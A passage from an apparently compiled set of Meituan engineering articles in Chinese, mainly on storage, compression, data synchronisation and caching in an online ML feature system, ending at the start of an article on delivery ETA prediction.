能力所限，难免管中窥豹，挂一漏万。欢迎感兴趣同学一起交流。

作者简介

杨浩，美团平台及酒旅事业群数据挖掘系统负责人，2011 年毕业于北京大学，曾担任 107 间联合创始人兼 CTO，2016 年加入美团点评。长期致力于计算广告、搜索推荐、数据挖掘等系统架构方向。

伟彬，美团平台及酒旅事业群数据挖掘系统工程师，2015 年毕业于大连理工大学，同年加入美团点评，专注于大数据处理技术与高并发服务。

人工智能在线特征系统中的数据存取技术

杨浩　伟彬

一、在线特征系统

主流互联网产品中，不论是经典的计算广告、搜索、推荐，还是垂直领域的路径规划、司机派单、物料智能设计，建立在人工智能技术之上的策略系统已经深入到了产品功能的方方面面。相应的，每一个策略系统都离不开大量的在线特征，来支撑模型算法或人工规则对请求的精准响应，因此特征系统成为了支持线上策略系统的重要支柱。美团点评技术博客之前推出了多篇关于特征系统的文章，如《机器学习中的数据清洗与特征处理综述》侧重于介绍特征生产过程中的离线数据清洗、挖掘方法，《业务赋能利器之外卖特征档案》侧重于用不同的存储引擎解决不同的特征数据查询需求。而《外卖排序系统特征生产框架》侧重介绍了特征计算、数据同步和线上查询的特征生产 Pipeline。

本文以美团酒旅在线特征系统为原型，重点从线上数据存取角度介绍一些实践中的通用技术点，以解决在线特征系统在高并发情形下面临的问题。

1.1　在线特征系统框架——生产、调度、服务一体化

在线特征系统就是通过系统上下文，获得相关特征数据的在线服务。其功能可以是一个简单的 Key-Value（KV）型存储，对线上提供特征查询服务，也可以辐射到通用特征生产、统一特征调度、实时特征监控等全套特征服务体系。可以说，几个人日就可以完成一个简单能用的特征系统，但在复杂的业务场景中，把这件事做得更方便、快速和稳定，却需要一个团队长期的积累。

以上结构图为一体化特征系统的概貌，自底向上为数据流动的方向，各部分的功能如下：

- **数据源：**用于计算特征的原始数据。根据业务需求，数据来源可能是分布式文件系统（如 Hive），关系型数据库（如 MySQL），消息队列（如 Kafka）等。
- **特征生产：**该部分负责从各种数据源读取数据，提供计算框架用于生产特征。生产框架需要根据数据源的类型、不同的计算需求综合设计，因此会有多套生产框架。
- **特征导入：**该部分负责将计算好的特征写入到线上存储供特征服务读取。该部

分主要关注导入作业之间的依赖、并发写入的速度与一致性等问题。

- **特征服务：**该部分为整个特征系统的核心功能部分，提供在线特征的存取服务，直接服务于上层策略系统。

特征的生命周期按照上述过程，可以抽象为五个步骤：读、算、写、存、取。整个流程于特征系统框架内成为一个整体，作为特征工程的一体化解决方案。本文主要围绕特征服务的核心功能“**存**”、“**取**”，介绍一些通用的实践经验。特征系统的延伸部分，如特征生产、系统框架等主题会在后续文章中做详细介绍。

1.2 特征系统的核心——存与取

简单来说，可以认为特征系统的核心功能是一个大号的 HashMap，用于存储和快速提取每次请求中相关维度的特征集合。然而实际情况并不像 HashMap 那样简单，以我们的通用在线特征系统（Datahub）的系统指标为例，它的核心功能主要需面对**存储**与**读取**方面的挑战：

1. **高并发：**策略系统面向用户端，服务端峰值 QPS 超过 1 万，数据库峰值 QPS 超过 100 万（批量请求造成）。
2. **高吞吐：**每次请求可能包含上千维特征，网络 IO 高。服务端网络出口流量均值 500Mbps，峰值为 1.5Gbps。
3. **大数据：**虽然线上需要使用的特征数据不会像离线 Hive 库那样庞大，但数据条数也会超过 10 亿，字节量会达到 TB 级。
4. **低延迟：**面对用户的请求，为保持用户体验，接口的延迟要尽可能低，服务端 TP99 指标需要在 10ms 以下。

以上指标数字仅是以我们系统作为参考，实际各个部门、公司的特征系统规模可能差别很大，但无论一个特征系统的规模怎样，其系统核心目标必定是考虑：高并发、高吞吐、大数据、低延迟，只不过各有不同的优先级罢了。当系统的优化方向是多目标时，我们不可能独立的用任何一种方式，在有限资源的情况下做到面面俱到。留给我们的是业务最重要的需求特性，以及对应这些特性的解决方案。

二、在线特征存取技术

本节介绍一些在线特征系统上常用的存取技术点，以丰富我们的武器库。主要内容也并非详细的系统设计，而是一些常见问题的通用技术解决方案。但如上节所说，如何根据策略需求，利用合适的技术，制定对应的方案，才是各位架构师的核心价值所在。

2.1 数据分层

特征总数据量达到 TB 级后，单一的存储介质已经很难支撑完整的业务需求了。高性能的在线服务内存或缓存在数据量上成了杯水车薪，分布式 KV 存储能提供更大的存储空间但在某些场景又不够快。开源的分布式 KV 存储或缓存方案很多，比如我们用到的就有 Redis/Memcache，HBase，Tair 等，这些开源方案有大量的贡献者在为它们的功能、性能做出不断努力，本文就不更多着墨了。

对构建一个在线特征系统而言，实际上我们需要理解的是我们的特征数据是怎样的。有的数据非常热，我们通过内存副本或者是缓存能够以极小的内存代价覆盖大量的请求。有的数据不热，但是一旦访问要求稳定而快速的响应速度，这时基于全内存的分布式存储方案就是不错的选择。对于数据量级非常大，或者增长非常快的数据，我们需要选择有磁盘兜底的存储方案——其中又要根据各类不同的读写分布，来选择存储技术。

当业务发展到一定层次后，单一的特征类型将很难覆盖所有的业务需求。所以在存储方案选型上，需要根据特征类型进行数据分层。分层之后，不同的存储引擎统一对策略服务提供特征数据，这是保持系统性能和功能兼得的最佳实践。

2.2 数据压缩

海量的离线特征加载到线上系统并在系统间流转，对内存、网络带宽等资源都是不小的开销。数据压缩是典型的以时间换空间的例子，往往能够成倍减少空间占用，对于线上珍贵的内存、带宽资源来说是莫大的福音。数据压缩本质思想是减少信息冗余，针对特征系统这个应用场景，我们积累了一些实践经验与大家分享。

2.2.1 存储格式

特征数据简单来说即特征名与特征值。以用户画像为例，一个用户有年龄、性别、爱好等特征。存储这样的特征数据通常来说有下面几种方式：

1. JSON 格式，完整保留特征名 – 特征值对，以 JSON 字符串的形式表示。
2. 元数据抽取，如 Hive 一样，特征名（元数据）单独保存，特征数据以 String 格式的特征值列表表示。
3. 元数据固化，同样将元数据单独保存，但是采用强类型定义每个特征，如 Integer、Double 等而非统一的 String 类型。

三种格式各有优劣：

1. JSON 格式的优点在特征数量可以是变长的。以用户画像为例，A 用户可能有年龄、性别标签。B 用户可以有籍贯、爱好标签。不同用户标签种类可以差别很大，都能便捷的存储。但缺点是每组特征都要存储特征名，当特征种类同构性很高时，会包含大量冗余信息。
2. 元数据抽取的特点与 JSON 格式相反，它只保留特征值本身，特征名作为元数据单独存放，这样减少了冗余特征名的存储，但缺点是数据格式必须是同构的，而且如果需要增删特征，需要更改元数据后刷新整个数据集。
3. 元数据固化的优点与元数据抽取相同，而且更加节省空间。然而其存取过程需要实现专有序列化，实现难度和读写速度都有成本。


特征系统中，一批特征数据通常来说是完全同构的，同时为了应对高并发下的批量请求，我们在实践中采用了元数据抽取作为存储方案，相比 JSON 格式，有 2~10 倍的空间节约（具体比例取决于特征名的长度、特征个数以及特征值的类型）。


2.2.2 字节压缩

提到数据压缩，很容易就会想到利用无损字节压缩算法。无损压缩的主要思路是将频繁出现的模式（Pattern）用较短的字节码表示。考虑到在线特征系统的读写模式是一次全量写入，多次逐条读取，因此压缩需要针对单条数据，而非全局压缩。目前主流的 Java 实现的短文本压缩算法有 Gzip、Snappy、Deflate、LZ4 等，我们做了两组实验，主要从单条平均压缩速度、单条平均解压速度、压缩率三个指标来对比以上各个算法。

数据集：我们选取了 2 份线上真实的特征数据集，分别取 10 万条特征记录。记录为纯文本格式，平均长度为 300~400 字符（600~800 字节）。

压缩算法：Deflate 算法有 1~9 个压缩级别，级别越高，压缩比越大，操作所需要的时间也越长。而 LZ4 算法有两个压缩级别，我们用 0，1 表示。除此之外，LZ4 有不同的实现版本：JNI、Java Unsafe、Java Safe，详细区别参考 https://github.com/lz4/lz4-java，这里不做过多解释。





实验结果图中的毫秒时间为单条记录的压缩或解压缩时间。压缩比的计算方式为压缩前字节码长度 / 压缩后字节码长度。可以看出，所有压缩算法的压缩 / 解压时间都会随着压缩比的上升而整体呈上升趋势。其中 LZ4 的 Java Unsafe、Java Safe 版由于考虑平台兼容性问题，出现了明显的速度异常。

从使用场景（一次全量写入，多次逐条读取）出发，特征系统主要的服务指标是特征高并发下的响应时间与特征数据存储效率。因此特征压缩关注的指标其实是：快速的解压速度与较高的压缩比，而对压缩速度其实要求不高。因此综合上述实验中各个算法的表现，Snappy 是较为合适我们的需求。

2.2.3 字典压缩

压缩的本质是利用共性，在不影响信息量的情况下进行重新编码，以缩减空间占用。上节中的字节压缩是单行压缩，因此只能运用到同一条记录中的共性，而无法顾及全局共性。举个例子：假设某个用户维度特征所有用户的特征值是完全一样的，字节压缩逐条压缩不能节省任何的存储空间，而我们却知道实际上只有一个重复的值在反复出现。即便是单条记录内部，由于压缩算法窗口大小的限制，长 Pattern 也很难被顾及到。因此，对全局的特征值做一次字典统计，自动或人工的将频繁 Pattern 加入到字典并重新编码，能够解决短文本字节压缩的局限性。

2.3 数据同步

当每次请求，策略计算需要大量的特征数据时（比如一次请求上千条的广告商特征），我们需要非常强悍的在线数据获取能力。而在存储特征的不同方法中，访问本地内存毫无疑问是性能最佳的解决方式。想要在本地内存中访问到特征数据，通常我们有两种有效手段：**内存副本**和**客户端缓存**。

2.3.1 内存副本技术

当数据总量不大时，策略使用方可以在本地完全镜像一份特征数据，这份镜像叫内存副本。使用内存副本和使用本地的数据完全一致，使用者无需关心远端数据源的存在。内存副本需要和数据源通过某些协议进行同步更新，这类同步技术称为内存副本技术。在线特征系统的场景中，数据源可以抽象为一个 KV 类型的数据集，内存副

本技术需要把这样一个数据集完整的同步到内存副本中。

推拉结合——时效性和一致性


一般来说，数据同步为两种类型：**推**（Push）和**拉**（Pull）。Push 的技术比较简单，依赖目前常见的消息队列中间件，可以根据需求做到将一个数据变化传送到一个内存副本中。但是，即使实现了不重不漏的高可靠性消息队列通知（通常代价很大），也还面临着初始化启动时批量数据同步的问题——所以，Push 只能作为一种提高内存副本时效性的手段，本质上内存副本同步还得依赖 Pull 协议。Pull 类的同步协议有一个非常好的特性就是幂等，一次失败或成功的同步不会影响下一次进行新的同步。

Pull 协议有非常多的选择，最简单的每次将所有数据全量拉走就是一种基础协议。但是在业务需求中需要追求数据同步效率，所以用一些比较高效的 Pull 协议就很重要。为了缩减拉取数据量，这些协议本质上来说都是希望高效的计算出尽量精确的数据差异（Diff），然后同步这些必要的数据变动。这里介绍两种我们曾经在工程实践中应用过的 Pull 型数据同步协议。

基于版本号同步——回放日志（RedoLog）和退化算法

在数据源更新时，对于每一次数据变化，基于版本号的同步算法会为这次变化分配一个唯一的递增版本号，并使用一个更新队列记录所有版本号对应的数据变化。


内存副本发起同步请求时，会携带该副本上一次完成同步时的最大版本号，这意味着所有该版本号之后的数据变化都需要被拉取过来。数据源方收到请求后，从更新队列中找到大于该版本号的所有数据变化，并将数据变化汇总，得到最终需要更新的 Diff，返回给发起方。此时内存副本只需要更新这些 Diff 数据即可。




对于大多数的业务场景，特征数据的生成会收口到一个统一的更新服务中，所以

递增版本号可以串行的生成。如果在分布式的数据更新环境中，则需要利用分布式 id 生成器来获取递增版本号。

另一个问题则是更新队列的长度。如果不进行任何优化，更新队列理论上是无限长的，甚至会超过数据集的大小。一个优化方法是我们限制住更新队列的最大长度，一旦长度超过限制，则执行**合并**（Merge）操作。Merge 操作将队列中的数据进行两两合并，合并后的版本号以较大的版本号为准，合并后的更新数据集是两个数据集的并。Merge 后，新的队列长度下降为原更新队列的一半。



Merge 之后的更新队列，我们依然可以使用相同的算法进行同步 Diff 计算：在队列中找到大于上一次更新版本号的所有数据集。可以看到由于版本号的合并，算出的 Diff 不再是完全精准的更新数据，在队列中最早的更新数据集有可能包含部分已经同步过的数据——但这样的退化并不影响同步正确性，仅仅会造成少量的同步冗余，冗余的量取决于 Diff 中最早的数据集经过 Merge 的次数。




MerkleTree 同步——数据集对比算法

基于版本号的同步使用的是类似 RedoLog 的思想，将业务变动的历史记录下来，并通过回放未同步的历史记录得到 Diff。由于记录不断增长的 RedoLog 需要不小的开销，所以采用了 Merge 策略来退化原始**日志**（Log）。对于批量或者微批量的


更新来说，基于版本号的同步算法能较好的工作；相反，若数据是实时更新的，将会出现大量的 RedoLog，并快速的退化，影响同步的效率。

Merkle Tree 同步算法走的是另一条路，简单来说就是通过每次直接比较两个数据集的差异来获取 Diff。首先看一个最简单的算法：每次内存副本将所有数据的 Hash 值发送给数据源，数据源比较整个数据集，对于 Hash 值不同的数据执行同步操作——这样就精确计算出了两个数据集之间的 Diff。但显而易见的问题，是每次传输所有数据的 Hash 值可能并不比多传几个数据轻松。Merkle Tree 同步算法就是使用 Merkle Tree 数据结构来优化这一比较过程。

Merkle Tree 简单来说是就是把所有数据集的 hash 值组织成一棵树，这棵树的叶子节点描述一个（或一组）数据的 Hash 值。而中间节点的值由其所有儿子的 Hash 值再次 Hash 得到，描述了以它为根的子树所包含的数据的整体 Hash。显然，在不考虑 Hash 冲突的情况下，如果两颗 Merkle Tree 根节点相同，代表这是两个完全相同的数据集。



Merkle Tree 同步协议由副本发起，将副本根节点值发送给数据源，若与数据源根节点 hash 值一致，则没有数据变动，同步完成。否则数据源将把根结点的所有儿子节点的 hash 发送给副本，进行递归比较。对于不同的 hash 值，一直持续获取直到叶子节点，就可以完全确定已经改变的数据。以二叉树为例，所有的数据同步最多经过 LogN 次交互完成。



2.3.2 客户端缓存技术

当数据规模大，无法完全放入到内存中，冷热数据分明，对于数据时效性要求又不高的时候，通常各类业务都会采用客户端缓存。客户端缓存的集中实现，是特征服务延伸的一部分。通用的缓存协议和使用方式不多说，从在线特征系统的业务角度出发，这里给出几个方向的思考和经验。

接口通用化——缓存逻辑与业务分离

一个特征系统要满足各类业务需求，它的接口肯定是丰富的。从数据含义角度分有用户类、商户类、产品类等等，从数据传输协议分有 Thrift、HTTP，从调用方式角度分有同步、异步，从数据组织形式角度分有单值、List、Map 以及相互嵌套等等……一个良好的架构设计应该尽可能将数据处理与业务剥离开，抽象各个接口的通用部分，一次缓存实现，多处接口同时受益复用。下面以同步异步接口为例介绍客户端接口通用化。


同步接口只有一步：

1. 向服务端发起请求得到结果。

异步接口分为两步：

1. 向服务端发起请求得到 Future 实例。
2. 向 Future 实例发起请求，得到数据。

同步和异步接口的数据处理只有顺序的差别，只需要梳理好各个步骤的执行顺序即可。引入缓存后，数据处理流程对比如下：



不同颜色的处理框表示不同的请求。异步流程需要使用方的两次请求才能获取到数据。像图中“用服务端数据更新缓存”（update cache）、“服务端数据与缓存数据汇总”（merge data）步骤在异步流程里是在第二次请求中完成的，区别于同步流程第一次请求就完成所有步骤。将数据流程拆分为这些子步骤，同步与异步只是这些步骤的不同顺序的组合。因此读写缓存（search cache、update cache）这两个步骤可以抽象出来，与其余逻辑解耦。

数据存储——时间先于空间，客户端与服务端分离

客户端之于服务端，犹如服务端之于数据库，其实数据存储压缩的思路是完全一样的。具体的数据压缩与存储策略在上文数据压缩章节已经做了详细介绍，这里主要想说明两点问题：

客户端压缩与服务端压缩由于应用场景的不同，其目标是有差异的。服务端压缩使用场景是一次性高吞吐写入，逐条高并发低延迟读取，它主要关注的是读取时的解


压时间和数据存储时的压缩比。而客户端缓存属于数据存储分层中最顶端的部分，由于读写的场景都是高并发低延迟的本地内存操作，因此对压缩速度、解压速度、数据量大小都有很高要求，它要做的权衡更多。

其次，客户端与服务端是两个完全独立的模块，说白了，虽然我们会编写客户端代码，但它不属于服务的一部分，而是调用方服务的一部分。客户端的数据压缩应该尽量与服务端解耦，切不可为了贪图实现方便，将两者的数据格式耦合在一起，与服务端的数据通信格式应该理解为一种独立的协议，正如服务端与数据库的通信一样，数据通信格式与数据库的存储格式没有任何关系。

内存管理——缓存与分代回收的矛盾

缓存的目标是让热数据（频繁被访问的数据）能够留在内存，以便提高缓存命中率。而 JVM **垃圾回收**（GC）的目标是释放失去引用的对象的内存空间。两者目标看上去相似，但细微的差异让两者在高并发的情景下很难共存。缓存的淘汰会产生大量的内存垃圾，使 Full GC 变得非常频繁。这种矛盾其实不限于客户端，而是所有 JVM 堆内缓存共同面临的问题。下面我们仔细分析一个场景：

随着请求产生的数据会不断加入缓存，QPS 较高的情形下，Young GC 频繁发生，会不断促使缓存所占用的内存从新生代移向老年代。缓存被填满后开始采用 Least Recently Used（LRU）算法淘汰，冷数据被踢出缓存，成为垃圾内存。然而不幸的是，由于频繁的 Young GC，有很多冷数据进入了老年代，淘汰老年代的缓存，就会产生老年代的垃圾，从而引发 Full GC。



可以看到，正是由于缓存的淘汰机制与新生代的 GC 策略目标不一致，导致了缓存淘汰会产生很多老年代的内存垃圾，而且产生垃圾的速度与缓存大小没有太多关系，而与新生代的 GC 频率以及堆缓存的淘汰速度相关。而这两个指标均与 QPS 正相关。因此堆内缓存仿佛成了一个通向老年代的垃圾管道，QPS 越高，垃圾产生越快！

因此，对于高并发的缓存应用，应该避免采用 JVM 的分带管理内存，或者可以说，GC 内存回收机制的开销和效率并不能满足高并发情形下的内存管理的需求。由于 JVM 虚拟机的强制管理内存的限制，此时我们可以将对象序列化存储到**堆外**（Off Heap），来达到绕开 JVM 管理内存的目的，例如 Ehcache，BigMemory 等第三方技术便是如此。或者改动 JVM 底层实现（类似之前淘宝的做法），做到堆内存储，免于 GC。

三、结束语

本文主要介绍了一些在线特征系统的技术点，从系统的高并发、高吞吐、大数据、低延迟的需求出发，并以一些实际特征系统为原型，提出在线特征系统的一些设计思路。正如上文所说，特征系统的边界并不限于数据的存储与读取。像数据导入作业调度、实时特征、特征计算与生产、数据备份、容灾恢复等等，都可看作为特征系统的一部分。本文是在线特征系统系列文章的第一篇，我们的特征系统也在需求与挑战中不断演进，后续会有更多实践的经验与大家分享。一家之言，难免有遗漏和偏颇之处，但是他山之石可以攻玉，若能为各位架构师在面向自己业务时提供一些思路，善莫大焉。

作者简介

杨浩，美团平台及酒旅事业群数据挖掘系统负责人，2011 年毕业于北京大学，曾担任 107 间联合创始人兼 CTO，2016 年加入美团点评。长期致力于计算广告、搜索推荐、数据挖掘等系统架构方向。

伟彬，美团平台及酒旅事业群数据挖掘系统工程师，2015 年毕业于大连理工大学，同年加入美团点评，专注于大数据处理技术与高并发服务。

即时配送的 ETA 问题之亿级样本特征构造实践

超逸

引言

ETA（Estimated time of Arrival，预计送达时间）是外卖配送场景中最重要的变量之一（如图 1）。 我们对 ETA 预估的准确度和合理度会对上亿外卖用户的订单体验造成深远影响，这关系到用户的后续行为和留存，是用户后续下单意愿的压舱石。ETA 在配送业务架构中也具有重要地位，是配送运单实时调度系统的关键参数。对 ETA 的准确预估可以提升调度系统的效率，在有限的运力中做到对运单的合理分配。在保障用户体验的同时，对 ETA 的准确预估也可以帮助线下运营构建有效可行的配送考核指标，保障骑手的体验和收益。

图 1　ETA 的业务价值

最近几年，ETA 在互联网行业中的运用取得了令人瞩目的进展，其中以外卖行业和打车行业最令人关注。但与打车行业相比，ETA 在外卖行业中的业务场景更为复杂。如图 2 所示，从业务要素来看，打车涉及到两方——乘客和司机，而外卖行业则涉及了三方——骑手、商家、用户，这使得问题的处理难度提升了一个量级。从业

务的环节来看，打车分为派单、接人、送达三个环节，是一个司机接单到达指定地点接送乘客到达目的地的过程；而外卖则主要分为接单、到店、取餐、送达四个环节，是一个用户、骑手、商家来回交错的场景。业务环节的增加带来了更多的复杂性和不确定性，如骑手操作在各个环节中存在较多的不可控因素，商家可能出餐较慢，此外还有运力规划和天气因素的不确定性等，这就直接导致了外卖 ETA 采取了端到端（下单到接单）的预估方式，相比于拆分成四个环节单独预估具有更强的容错性。无论从业务所涉及的要素还是从业务环节来看，外卖业务的复杂程度远远高于打车业务，对 ETA 预估的难度更大。




图 2　ETA 架构图

